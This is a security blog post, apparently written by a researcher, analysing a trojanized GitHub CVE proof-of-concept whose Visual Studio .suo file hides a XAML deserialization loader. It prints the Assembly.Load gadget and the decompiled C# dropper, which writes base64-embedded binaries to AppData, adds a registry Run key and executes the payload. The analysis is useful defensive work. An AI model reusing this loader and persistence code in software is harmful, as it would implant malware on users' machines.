The Trusted Trap


While digging into a GitHub CVE proof-of-concept, I found something no one expects: a live malware implant hiding inside a github repo files. Specifically, a Visual Studio .suo file.
the kind we all ignore. was secretly delivering and executing payloads using a sophisticated combination of XAML deserialization, base64 obfuscation, and registry persistence.
What Is the Trusted Trap?
Visual Studio .suo files are supposed to be harmless — they’re just project metadata, right?
Wrong.
They’re actually OLE compound files that can contain:
- BinaryFormatter-serialized objects
- XAML deserialization triggers
- .NET assemblies encoded in base64
And that’s exactly what I found in this so-called
PoC. Here’s what the repo looked like:
What Was Inside?
After downloading the project:


I immediately noticed a red flag: .suo 9.6MB ?


Running oledump.py confirmed my suspicion:

&System.Security.Claims.ClaimsPrincipal
m_serializedClaimsIdentities
AAEAAAD/////AQAAAAAAAAAMAgAAABtNaWNyb3NvZnQuUG93ZXJTaGVs
A suspiciously long base64-encoded inside a serialized object.

Let’s decode it and see what’s lurking beneath.


I discovered a WPF-based ResourceDictionary containing this:
<r:Assembly x:Key="zoixucvy" x:FactoryMethod="r:Assembly.Load">
  <x:Arguments>
    <StaticResource ResourceKey="wmenrvtb" />
  </x:Arguments>
</r:Assembly>
It was loading a base64-encoded DLL into memory — no disk write, no prompt.
Just deserialization → execution.
After decoding, I confirmed it’s a compiled C# DLL.


I loaded it into dnSpy:

It was full of obfuscated base64 logic — including file writes, path construction, and registry persistence.
Code Breakdown
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
string text = Path.Combine(folderPath, Encoding.UTF8.GetString(Convert.FromBase64String("VFRESW5kZXhlclg4Ng==")));
// C:\Users\{username}\AppData\Local\TTDIndexerX86
try
{
// if C:\Users\{username}\AppData\Local\TTDIndexerX86 Dose Not Exist
if (!Directory.Exists(text))
{
// Create C:\Users\{username}\AppData\Local\TTDIndexerX86
Directory.CreateDirectory(text);
}
}
catch
{
// if try failed C:\Users\Public
text = Encoding.UTF8.GetString(Convert.FromBase64String("QzpcVXNlcnNcUHVibGlj"));
}// Binary ( TTDReplay.dll )

byte[] array = Convert.FromBase64String("TVp4AAEAAAAEAAAAAAAAAAAAAAAAAAAAQAAA
// Creating TTDReplay.dll into a path generated before
//C:\Users\{username}\AppData\Local\TTDIndexerX86\TTDReplay.dll
using (FileStream fileStream = new FileStream(Path.Combine(text, "TTDReplay.dll"), FileMode.Create, FileAccess.Write))
{
	fileStream.Write(array, 0, array.Length);
}
// Binary ( TraceIndexer.exe )
byte[] array2 = Convert.FromBase64String("TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAA
// Creating TraceIndexer.exe into path generated before
// C:\Users\<username>\AppData\Local\TTDIndexerX86\TraceIndexer.exe
using (FileStream fileStream2 = new FileStream(Path.Combine(text, "TraceIndexer.exe"), FileMode.Create, FileAccess.Write))
{
	fileStream2.Write(array2, 0, array2.Length);
}
// Construct command:
// "C:\Users\<username>\AppData\Local\TTDIndexerX86\TraceIndexer.exe" ttd.tmp
string value = "\"" + Path.Combine(text, Encoding.UTF8.GetString(Convert.FromBase64String("VHJhY2VJbmRleGVyLmV4ZQ=="))) + "\" " + Encoding.UTF8.GetString(Convert.FromBase64String("dHRkLnRtcA=="));// Create: Software\Microsoft\Windows\CurrentVersion\Run
RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(
Encoding.UTF8.GetString(Convert.FromBase64String("U29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVu")));// Add persistence key: "TTDIndexerX86" = "\"TraceIndexer.exe\" ttd.tmp"
registryKey.SetValue( Encoding.UTF8.GetString(Convert.FromBase64String("VFRESW5kZXhlclg4Ng==")), value,RegistryValueKind.String);// Immediately execute the payload with argument
Process.Start(Path.Combine(text, Encoding.UTF8.GetString(Convert.FromBase64String("VHJhY2VJbmRleGVyLmV4ZQ=="))), Encoding.UTF8.GetString(Convert.FromBase64String("dHRkLnRtcA==")));- Creates a folder at

C:\Users\<username>\AppData\Local\TTDIndexerX86or falls back toC:\Users\Publicon failure - Decodes and writes two base64-encoded binaries to disk:
TTDReplay.dllTraceIndexer.exe
- Constructs a command-line execution string with an argument:
"TraceIndexer.exe" ttd.tmp - Establishes persistence by adding a
Runkey in the Windows Registry:Software\Microsoft\Windows\CurrentVersion\Run\TTDIndexerX86 - Immediately executes the final payload with its argument.
[.suo file]
    ↓
WPF/XAML deserialization
    ↓
DLL loaded via Assembly.Load
    ↓
Drops EXE + DLL to AppData\TTDIndexerX86
    ↓
Adds registry Run key (HKCU\...\Run\TTDIndexerX86)
    ↓
